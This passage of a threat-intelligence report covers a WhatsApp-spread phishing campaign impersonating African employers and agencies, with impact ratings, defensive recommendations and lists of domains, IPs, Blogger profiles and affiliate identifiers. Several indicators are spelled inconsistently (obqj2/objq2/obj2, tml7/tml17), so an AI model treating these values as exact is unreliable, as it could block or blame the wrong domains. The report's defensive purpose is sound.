- Session captured from Ghana: obqj2.com to igamingeasy.com to 1wkyn.com/chests-promo (online casino)
- Session captured from Ghana: obqj2.com to wheel-game.xyz to iqoption.net (binary options trading)

The secondary TDS (tml7.com) receives handoff from obqj2.com with geographic parameters embedded in the handoff URL (btz=Europe%2FBerlin&bto=-120 in the German scan, confirming timezone as a routing signal). tml7.com then runs its own independent zone auction and routes to the geo-appropriate final destination.

4.6.4 TRAFFIC BROKERS AND DOWNSTREAM MONETIZATION TARGETS

Multiple redirects consistently route through the following traffic brokerage domains, which act as intermediate click-trackers and revenue attribution layers between the TDS and the final advertiser: ads.adsbridge.top, igamingeasy.com, wheel-game.xyz, refpa37630.com, reffpa.com, techsavys.info, go.getdirectbonus.com, lofurom.com, my.rtmark.net, akutapro.com and gml-grp.com.

Redirects from this infrastructure terminate at the following legitimate commercial platforms operating affiliate programs: 1wkyjn.com (partner code: hbyc), iqoption.net, quickwin-1424.com, betano.pt (affiliate: siteid=9962, adid=1481, affid=1472), 1xbet.com.gh, Betway Ghana, Binance, AliExpress, XM Trading, IQ Option, WPS, TutorBird, PlayStake, and vexunirama.com.

IMPORTANT NOTE ON LEGITIMATE PLATFORMS: Platforms such as Betano, 1xBet, Binance, and AliExpress operate legitimate affiliate programmes. They may be unaware their affiliate programmes are being abused through phishing-sourced traffic. Each platform's affiliate compliance team should be notified to investigate and terminate the specific affiliate accounts routing traffic from this infrastructure.

4.6.5 CONFIRMED ARCHIVE DELIVERY

One redirect chain observed during the investigation triggered an unexpected file download hosted on MEGA. The file hand_brake.zip contained a single file: build.msi (a Windows installer package).

Although analysis proved the file was benign, the fact cannot be overlooked as it shows the potential for malicious file download.

4.7 IMPERSONATED ORGANISATIONS AND TARGETED CAMPAIGNS

This campaign has targeted significantly more institutions than the initial GitHub Pages phase revealed. The full scope of institutional impersonation spans mining companies, government agencies, utilities, ports authorities, conservation bodies, statistics offices, oil and gas companies, and international organisations across the African continent. The following tables document confirmed impersonation targets.

CONFIRMED IMPERSONATED INSTITUTIONS - GITHUB PAGES (SEPTEMBER 2025)

- Ghana Ports and Harbours Authority (GPHA) – Ghana
- Hidroeléctrica de Cahora Bassa (HCB) – Mozambique
- Kamoanga Copper – DR Congo
- Sibanye-Stillwater - South Africa
- Sierra Leone Water Company (SALWACO) – Sierra Leone
- Agência Nacional de Desenvolvimento Geo-Espacial (ADE) – Mozambique
- Zimbabwe National Statistics Agency (ZimStat) – Zimbabwe

ADDITIONAL CONFIRMED IMPERSONATED INSTITUTIONS - BLOGGER (OCT 2025 - APR 2026)

- IAMGOLD Essakane SA - Burkina Faso
 - Ministry of Finance and Economic Affairs (MoFEA) –
Gambia
 - Jwaneng Mine – Botswana
 - Kibali Gold – Dr Congo
 - Fekola Mine – Mali
 - Sabodala–Massawa – Senegal
 - Rutongo Mine – Rwanda
 - Zimplats – Zimbabwe
 - Midroc Gold Mine – Ethiopia
 - AngloGold Ashanti – Multiple Countries
 - Rio Tinto – Multiple Countries
 - Eskom – South Africa
 - ZESCO – Zambia
 - KENGEN – Kenya
- Nampower – Namibia
 - SENELEC – Senegal
 - Ghana National Petroleum Corporation (GNPC) –
Ghana
 - Sonatrach – Algeria
 - Sonangol – Angola
 - Petrobras – Brazil
 - SASSA (South African Social Security Agency) – South
Africa
 - UNICEF (grant-themed pages) – Multiple
 - Safaricom – Kenya
 - Kenya Ports Authority – Kenya
 - Conakry Port – Guineea
 - Eiffage – Multiple Countries

4.8 VICTIM ANALYTICS

Campaign (Lure Page)	Confirmed Visits
Ghana Ports (GPHA)	43,765+
Kamoa Copper	76,532+
HCB Mozambique	19,672+
Sibanye-Stillwater	10,271+
ZimStat Zimbabwe	1,741+
SALWACO Sierra Leone	222+
ADE Mozambique	365+
Blogger campaigns (est.)	Research did not cover all pages but significantly higher

Across all seven GitHub-phase lure pages, confirmed visits exceed 152,568. The Blogger-phase campaigns definitely adds a substantial additional volume. All campaigns showed over 95% mobile device usage.

5. ASSESSMENT

5.1 IMPACT ANALYSIS

- **Personal Data Exposure:** Collection of full name, phone number, email address, date of birth, gender, and geographic region from victims who completed lure page forms. Estimated affected individuals: 150,000+ based on visit counts and form completion rates.
- **Credential and Identity Theft Risk:** While no server-side credential storage was confirmed in visible source code, the infrastructure - with its form collection and cookie tracking is structurally capable of performing credential harvesting with a single backend modification. The data collected (names, phone numbers, dates of birth) will be sufficient for targeted phishing.
- **Financial Risk via Redirects:** Victims routed to binary options, online gambling, and forex trading platforms. These categories are associated with significant financial losses among retail users, particularly in low-income communities across Sub-Saharan Africa.
- **Malware Delivery Risk:** Confirmed benign executable download (build.msi).
- **Social Trust Weaponisation:** The forced WhatsApp sharing mechanic means each victim actively damages their own community's security posture, distributing the phishing link to trusted contacts under their own name.
- **Brand Damage:** Over 50 legitimate institutions have had their brands impersonated in detailed, convincing phishing campaigns. This erodes public trust in genuine digital communications from those institutions and creates confusion for legitimate applicants.

5.2 ATTRIBUTION

Attribution is assessed at the affiliate level only. The technical evidence (zoneld: 3156656, userId: 00830f00ff694da1e96888947b5c17bf, adexInjectClientId: 1db9169f-90f4-4b2d-b517-bc47aab19c1f) identifies a specific affiliate account within the obqj2.com TDS platform. This account controls the lure infrastructure and viral distribution and is credited with the ad revenue generated from the phishing traffic.

Individual person attribution is NOT possible from the available technical evidence. The Cloudflare CDN obfuscation, use of free hosting platforms, and absence of verifiable registration data mean physical operator identity cannot be determined without law enforcement access to Cloudflare logs and hosting provider records.

Attribution confidence: MEDIUM for single affiliate operator controlling the documented zones and LOW for individual identity attribution.

5.3 THREAT LEVEL

Dimension	Rating	Justification
Overall Severity	HIGH	Confirmed 150,000+ victims interacted with the phishing lure pages with ongoing active infrastructure
Technical Sophistication	MEDIUM-HIGH	Commercial TDS platform, multi-layer evasion, anti-analysis detection

Campaign Reach	HIGH	11+ countries, 150,000+ documented victims, viral WhatsApp distribution
Persistence	HIGH	3 GitHub takedowns, main blogger pages are difficult to take down by google, 7+ months continuous operation since investigation started but over 10 years of blogger architecture.
Malware Risk	MEDIUM	Confirmed benign archive download
Data Risk	MEDIUM-HIGH	PII confirmed collected; remote server transmission not confirmed but structurally possible
Financial Harm	HIGH	Gambling destinations and affiliate revenue exploitation
Escalation Risk	MEDIUM-HIGH	Scale of victim profiling and data collection creates significant future attack surface

5.4 LIKELIHOOD OF CONTINUED ACTIVITY

HIGH likelihood of continued and escalating activity. The operator has demonstrated consistent persistence through multiple takedown events. The migration from Blogger to Github Pages even following the September 2025 takedown, the sequential appearance of three GitHub accounts, and the discovery of six large Blogger operator accounts with content updated as recently as February 2026 all confirm an operator who treats platform takedowns as a manageable operational cost rather than a campaign-ending disruption. The campaign's financial incentive structure means the operator has strong ongoing motivation to maintain and expand the lure page network. As long as new Blogger accounts can be created freely, new GitHub accounts can be registered anonymously, and TinyURL links can be generated without verification, the barriers to rebuilding after each takedown remain negligible.

6. MITIGATIONS AND RECOMMENDATIONS

6.1 IMMEDIATE ACTIONS

- Block obqj2.com, tml17.com, tml1.com, tml9.com, my.rtmark.net and all listed traffic broker domains at DNS resolver and web proxy layers across all managed networks.
- Add Sigma, and Suricata detection rules from Appendix C to SIEM, EDR, and IDS/IPS platforms to detect existing infections and ongoing connections.
- Report all active Blogger lure pages to Google's abuse reporting portal.
- Issue public warnings to targeted countries about ongoing fake recruitment, giveaway and government trust fund campaigns. WhatsApp community administrators should be specifically targeted with awareness messaging given the distribution mechanism.
- Notify impersonated organisations so they can issue public statements disavowing the fake recruitment pages and alert genuine applicants.
- Share IOCs from Appendix A with relevant bodies.

6.2 SHORT-TERM MEASURES

- Submit Blogger abuse reports for all identified operator accounts with documented evidence of phishing and ad fraud activity.
- Contact affiliate compliance teams at platforms whose affiliate programmes are being abused, providing the specific affiliate tracking parameters for investigation and termination.
- Alert on any internal host querying these domains, as this may indicate an employee who has been victimised via their personal WhatsApp and is now browsing the lure page from a managed device.
- Conduct employee awareness training specifically addressing WhatsApp-distributed job scam links targeting major African institutions.

6.3 LONG-TERM MEASURES

- Engage with Google (Blogger/GitHub) and TinyURL at a policy level to discuss enhanced abuse detection for campaigns that embed the same TDS endpoint across multiple hosted pages, use forced WhatsApp sharing mechanics and impersonate government or institutional brands.
- Advocate for DNS-level blocking of obqj2.com and related TDS infrastructure at national ISP level in affected countries. As documented by Infoblox, DNS represents the most effective control point for blocking malicious TDS infrastructure.
- Support law enforcement referrals to relevant cybercrime units with the the affiliate-level identifiers from this report that could be used by law enforcement with legal process to obtain account-level information from the TDS platform operator.
- Establish ongoing monitoring for new GitHub Pages accounts publishing phishing repositories impersonating African institutions, and for Blogger accounts linked to the identified profile IDs in the blog network (see IOCs).

7. CONCLUSION

7.1 SUMMARY OF FINDINGS

This investigation has documented a sophisticated, persistent, and financially motivated phishing and traffic monetization operation that has been continuously active for at least 10 years since set up and seven months since investigations began and it spans across the African continent. Staring at a suspicious WhatsApp message, evolved into the discovery of a multi-layered attack ecosystem: social engineering lure pages on GitHub Pages and Blogger impersonating over 50 legitimate African institutions; a SuperCounters widget for victim analytics; a professional-grade Traffic Distribution System (obj2.com) implementing browser fingerprinting, real-time ad auctions, heartbeat-based session quality monitoring, fake CAPTCHA consent gates, and geographic routing; a secondary TDS layer (tml7.com) providing geo-targeted final destination selection; and a potential archive delivery path delivering a Windows executable.

The campaign has demonstrably victimised over 150,000 individuals across at least eleven countries, exposed their personal data, routed them to predatory financial platforms, and in at least one confirmed path, exposed them to download an archive. Three GitHub accounts operating this infrastructure were successfully taken down through coordinated reporting with one newly discovered at the time of finalizing this report. The underlying infrastructure: the TDS platform, the Blogger blog network, and the WhatsApp distribution mechanism remained active at the time of writing.

7.2 NEXT STEPS AND CALL TO ACTION

This report should be treated as the beginning of a coordinated response, not as a standalone document. Affected companies in Ghana, Burkina Faso, DR Congo, Mozambique, South Africa, Sierra Leone, Zimbabwe, Uganda, Kenya, Malawi, Nigeria among others should disseminate public warnings and share the IOC list with domestic ISPs and security teams. Google's Trust and Safety team should expedite review of all identified Blogger accounts in Appendix A. Law enforcement bodies investigate the affiliate-level identifiers in this report with a view to operator identification if applicable. Downstream platforms should audit their affiliate programmes using the tracking parameters documented in Section 4.6.4.

APPENDIX A - INDICATORS OF COMPROMISE (FULL LIST)

A.1 PRIMARY TDS INFRASTRUCTURE DOMAINS

Domain	Category
objq2.com	Primary TDS platform
tml7.com	Secondary TDS (geo-routing)
tml1.com	Co-platform TDS (related)
tml9.com	Co-platform TDS (related)
my.rtmark.net	Cross-domain cookie sync / identity resolution
outrotomr.com	Alternate TDS node
whoupthesaussums.net	Alternate TDS node (6/74 VT detections)
lidsaich.net	Alternate TDS node
zireemilsoude.net	Alternate TDS node (10/74 VT detections)
ak.jeekomih.com	Alternate TDS node (4/91 VT detections)
ak.hetaruv.com	Alternate TDS node

A.2 TRAFFIC BROKERS AND AD INFRASTRUCTURE

Domain	Role
igamingeasy.com	Ad intermediary click tracker
wheel-game.xyz	Intermediate redirect layer
ads.adsbridge.top	Traffic broker (explicit CPC pricing confirmed)
refpa37630.com	Traffic broker
reffpa.com	Traffic broker
techsavys.info	Traffic broker
go.getdirectbonus.com	Traffic broker

lofurom.com	Traffic broker
akutapro.com	Affiliate intermediary (Portugal routing)
gml-grp.com	Affiliate intermediary (Portugal / Betano chain)
7qckwnu.com	Redirect intermediary (Germany routing)
qwin.servclick1move.com	Redirect intermediary (Germany routing)
clicks.pipaffiliates.com	Affiliate tracking
s.click.aliexpress.com	AliExpress affiliate tracking
2vaa.com	Adware referral destination

A.4 LURE DOMAINS - GITHUB PAGES (TAKEN DOWN)

Domain	Target Institution
e-vacancy.github.io/ghanaports/	Ghana Ports and Harbours Authority
e-vacancy.github.io/hcb/	Hidroeléctrica de Cahora Bassa
e-vacancy.github.io/kamoa/	Kamoa Copper
e-vacancy.github.io/sibanyestillwater/	Sibanye-Stillwater
e-vacancy.github.io/salwaco/	Sierra Leone Water Company
e-vacancy.github.io/candidaturas.ade/	Agência Nacional de Desenvolvimento Geo-Espacial
e-vacancy.github.io/jobs.zimstat/	Zimbabwe National Statistics Agency

A.5 LURE DOMAINS - BLOGGER PHASE (ACTIVE)

CEO BLOGGER ACCOUNT CLUSTER (70+ BLOGS – ACTIVE SINCE JANUARY 2016, 11,801 PROFILE VIEWS)

Profile: <https://www.blogger.com/profile/05853757488319578479>

- wyugduhsushsushshs.blogspot.com
- our-2023-leader.blogspot.com
- cheat-datafree.blogspot.com
- ellu-pee-movement.blogspot.com
- datemenokkkk.blogspot.com
- free-laptop-2023student.blogspot.com
- wedding-anniversary.blogspot.com
- 100hotpono.blogspot.com

- gift-airtime-and-data.blogspot.com
- 9jascoded.blogspot.com
- 10gb-mtn-xmas-data-gift.blogspot.com
- page-2-sign-this.blogspot.com
- birthday-airtime-data-gift.blogspot.com
- whatsapp-share-traffic.blogspot.com
- freepornblog4u.blogspot.com
- ydygyssyss-sa.blogspot.com
- ugandamtn-24years-celebration.blogspot.com
- cleaning-job-recruitment.blogspot.com
- mtuganda-at24years-celebrating.blogspot.com
- 9jacheatingwife.blogspot.com
- anniversary-orange-25years.blogspot.com
- gshhhjxxmkxxbx.blogspot.com
- cleaning-jobpagetwo.blogspot.com
- myadspageone.blogspot.com
- my-ads-terralink.blogspot.com
- anniversary-2020.blogspot.com
- world-cooked-record.blogspot.com
- sa-agricpagetwojobs.blogspot.com
- scholarship440.blogspot.com
- 10gb-free-anniversary-offer.blogspot.com
- oraagane-fruit-tree.blogspot.com
- uniportal-recruitment.blogspot.com
- 247relationshipup.blogspot.com
- date247relationship.blogspot.com
- futureorange-network.blogspot.com
- ser-orange-oldsm.blogspot.com
- op-10gb-link-share.blogspot.com
- schooolgist.blogspot.com
- students.leakportal.blogspot.com
- uni-worldwide.blogspot.com
- zm-old-sim.blogspot.com
- akwaibomchristmas-carols-festival.blogspot.com
- datemyordie.blogspot.com
- dateme247.blogspot.com
- may-god-help-us-ng.blogspot.com
- teknocasava.blogspot.com
- answers-waec.blogspot.com
- easter-prayer-page2-gh.blogspot.com
- first-bank-pagetwo-jobs.blogspot.com
- sa-agrico-job-pageone.blogspot.com
- davido-birthday-celebration.blogspot.com
- marathon-2022data-gift.blogspot.com
- clearupdate.blogspot.com
- cook-award-data.blogspot.com

ADAMU-ITID BLOGGER ACCOUNT CLUSTER (52+ BLOGS – ACTIVE SINCE JANUARY 2023, 11,374 PROFILE VIEWS)

Profile: <https://www.blogger.com/profile/05963652588202294752>

- 10gb-malawi-airtel-celebration.blogspot.com
- sa-gigapagetwo.blogspot.com
- student-laptop-2023-edition.blogspot.com
- good-news-africa-voice.blogspot.com
- jobs-available-pageone.blogspot.com
- get-10gb-aitel-malawi-freedata.blogspot.com
- get-50gb-elons-data.blogspot.com
- sa-jobs-opportunity-pageone.blogspot.com
- vodacom-oldsm-reward.blogspot.com
- safaricom-kenya-oldsim.blogspot.com
- get-a-good-layer-in-nigeria.blogspot.com
- za-armyjob-pagetwo.blogspot.com
- my-ads-fbbbbb.blogspot.com
- mtn-oldsm-rewards.blogspot.com
- peter-Obi-birthday.blogspot.com
- mcel-oldsim-reward.blogspot.com
- oldsim-mtn-newtheme.blogspot.com
- celebration-hildabaci.blogspot.com
- she-breaks-record.blogspot.com
- lonestar-cell-mtn.blogspot.com
- val-mtn-10gb-data-gift.blogspot.com
- starlink-oldsim-reward.blogspot.com
- youth-celebration-month.blogspot.com
- make-money-with-propeller.blogspot.com
- help-the-youth-2023.blogspot.com
- sa-gov-10gb-gov.blogspot.com
- oldsim-reward-10gbdata.blogspot.com
- real-birthday-gift.blogspot.com
- vtrdrttuyijbdresad.blogspot.com
- waec-forum2023.blogspot.com
- cookathon-online-portal.blogspot.com
- count-nigeria-2.blogspot.com
- sa-job-opportunity.blogspot.com
- school-pc-for-education.blogspot.com
- nhht6rrrrfg.blogspot.com
- nelson-mandela-months.blogspot.com
- easter-palm-sunday-prayer.blogspot.com

SERVER BLOGGER ACCOUNT CLUSTER (80+ BLOGS – ACTIVE SINCE SEPTEMBER 2024)

Profile: <https://www.blogger.com/profile/09579540673415056794>

- lecliberiarec.blogspot.com
- tonkolilimime.blogspot.com
- insrec.blogspot.com
- nsorec.blogspot.com
- safaricomke.blogspot.com
- tarkwaminerec.blogspot.com
- siguirimine.blogspot.com
- doshigrouprec.blogspot.com
- kengenrec.blogspot.com
- marampamines.blogspot.com
- eauxetforetsrec.blogspot.com
- sibanyestillwaterrec.blogspot.com
- siyandaplatinum.blogspot.com
- wucbw.blogspot.com
- sabodala-massawa.blogspot.com
- zescorec.blogspot.com
- giisdec.blogspot.com
- zafficorec.blogspot.com
- bos-ls.blogspot.com
- kpcrec.blogspot.com
- anaprec.blogspot.com
- insedrecrute-td.blogspot.com
- anacrec.blogspot.com
- nbs-ss.blogspot.com
- baiagive.blogspot.com
- southdeeprec.blogspot.com
- uedcl.blogspot.com
- zinwazw.blogspot.com
- wagagaimine.blogspot.com
- iccnrec.blogspot.com
- kibaligold.blogspot.com
- bokoniaplatinum.blogspot.com
- lwscrec.blogspot.com
- regideso-cd.blogspot.com
- bpcrec.blogspot.com
- zanagairon.blogspot.com
- seegrecr.blogspot.com
- konkolacopper.blogspot.com
- jwanengmine.blogspot.com
- sbeebj.blogspot.com
- cdegrouprec.blogspot.com
- gwcmc.blogspot.com
- entelect.blogspot.com
- e2crec.blogspot.com
- zpcrec.blogspot.com
- instad-bj.blogspot.com
- ghanaportsrec.blogspot.com
- nampowerer.blogspot.com
- inestat.blogspot.com
- catorec.blogspot.com
- bikitamine.blogspot.com
- modikwamine.blogspot.com
- ceettg.blogspot.com
- bitumenworldrec.blogspot.com
- eskomrec.blogspot.com
- luelemine.blogspot.com
- momaminerec.blogspot.com
- parcs Gabonrec.blogspot.com
- acfaprec.blogspot.com
- statisticsslrec.blogspot.com
- gwclgh.blogspot.com
- inscmrec.blogspot.com
- meefrec.blogspot.com
- inec-tz.blogspot.com
- celec-gob.blogspot.com
- rutongomine.blogspot.com
- ademzrec.blogspot.com
- cwa-mu.blogspot.com
- jiramamg.blogspot.com
- kumbarec.blogspot.com
- gnpghana.blogspot.com
- nambrewrec.blogspot.com
- sodeci.blogspot.com
- mota-engil-rec.blogspot.com
- nesarw.blogspot.com
- edtl-ep.blogspot.com
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-
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BETHSEMPIRE BLOGGER ACCOUNT CLUSTER (90+ BLOGS – ACTIVE SINCE JUNE 2021, 7,813 PROFILE VIEWS)

Profile: <https://www.blogger.com/profile/00513774263068055772>

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RECRUITER BLOGGER ACCOUNT CLUSTER (ACTIVE THROUGH FEBRUARY 2026 - 18,589 PROFILE VIEWS)

Profile: <https://www.blogger.com/profile/16737217849288108359>

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- ju9ytygiuh.blogspot.com
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- sli-youth-grant.goil.gh.portalreg.store
- online-kyeop-grant.ke.portalreg.store
- developmentgsg-grant-program.portalreg.store
- oldsim-50gb-bonanza.portalreg.store
- free.vodacom.data.portalreg.store
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- recrutamento-cfbep-portal-tz.blogspot.com
- juventude-programa-portal.blogspot.com
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GRANT & ADDITIONAL BLOGGER CLUSTER (ACTIVE SINCE JANUARY 2022 - 6,598 PROFILE VIEWS)

Profile: <https://www.blogger.com/profile/13505557265109218333>

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CUSTOM DOMAIN LURE SITES

- [free.govt.sub.offer.portalreg.store](#)
- [apply.nida.sub.job.offer.infoportal.online](#)
- [apply.job.portal.nocma.mw.infoprogram.online](#)
- [job.slaa.online.sl.portalreg.store](#)
- [job.aai.apply.portalreg.store](#)
- [apply.job.eswatini-rail.co.sz.info](#)
- [job.recruitment.ceni.unoc.ug.infoprogram.online](#)
- [apply.job.snccsa.infoprogramoil.bw.infoprogram.online](#)
- [job.portal.botswana.mw.infoprogram.online](#)
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- [apply.baurud.job.infoprogram.online](#)
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- [oldsim-50gb-bonanza.portalreg.store](#)

A.6 IP ADDRESSES


IP Address	Description
172.64.145.116	Cloudflare proxy - obqj2.com primary resolution
52.51.27.131	igamingeasy.com hosting (nginx)
139.45.197.116	outrotomr.com
172.64.146.197	whouphesaussums.net (Cloudflare)
139.45.197.107	lidsaich.net
23.211.176.31	ak.jeekomih.com

A.7 OPERATOR IDENTIFIERS


Identifier / Value	Description
00830f00ff694da1e96888947b5c17bf	Primary affiliate userId (qualifying sessions)
00830f53e1884ed2ffe58219d0572edc	Rejected session userId (non-qualifying / research sessions)
3156656	Primary TDS zoneId
5117867	Secondary TDS zoneId
1db9169f-90f4-4b2d-b517-bc47aab19c1f	ADEX ad exchange adexInjectClientId
hbyc	1wkyjn.com partner code (West Africa routing)
9962	Betano affiliate siteid (Portugal)
1481	Betano affiliate adid (Portugal)
1472	Betano affiliate affid (Portugal)

APPENDIX B - SCREENSHOTS




B.1 LURE PAGE SCREENSHOTS




B.2 VIRUSTOTAL REPORTS




A screenshot of the GitHub Support page. The browser address bar shows 'support.github.com/create'. The page header includes the GitHub logo, 'GitHub Support', and a 'Product area' dropdown. On the right, there is a search bar with 'Search GitHub Support', a 'My Tickets' link, and a notification bell icon. The main content area features a green checkmark icon and the text 'Thanks for getting in touch with us!' followed by 'Your message has been successfully submitted.' Below this, a link reads 'You can find answers to frequently asked questions in our [support documentation](#) or the [GitHub Community Forum](#).' A 'Continue to GitHub' button is centered at the bottom. The footer contains copyright information and links for Terms, Privacy, Contacting Support, and Manage cookies. Social media icons for Twitter, Facebook, LinkedIn, YouTube, and GitHub are in the bottom right.




The screenshot shows a web browser window with multiple tabs. The active tab is titled 'my blogs' and displays a Blogger profile page. The page has a light blue header with the Blogger logo and navigation links. The main content area is divided into two columns. The left column contains the text 'On Blogger since January 2016', 'Profile views: 11,786', and a link to 'Report Abuse'. The right column is titled 'My blogs' and lists several blog entries with titles like 'art flow data', 'our new reader', 'cheap data', 'ella fine', 'mrs. Dumas old an', 'kiss', '2023 fashion preview', '681 ANNIVERSARY', 'waco data questions', 'School and sustainability', 'Nice web', 'Cocococo00 map', 'mrs versus 130dp data', 'sign this', 'peter eds (Birthday)', 'share', 'download video', 'no matter how far, missant', 'mrs vs 0.26', 'as 10dp', '5 star hotels in ak', 'electronic job wage mte', and 'how to measure data'. The browser's address bar shows the URL 'https://www.blogger.com/profile/11786111111111111111'. The browser's taskbar at the bottom shows several open applications, including a file explorer, a web browser, and a terminal window.

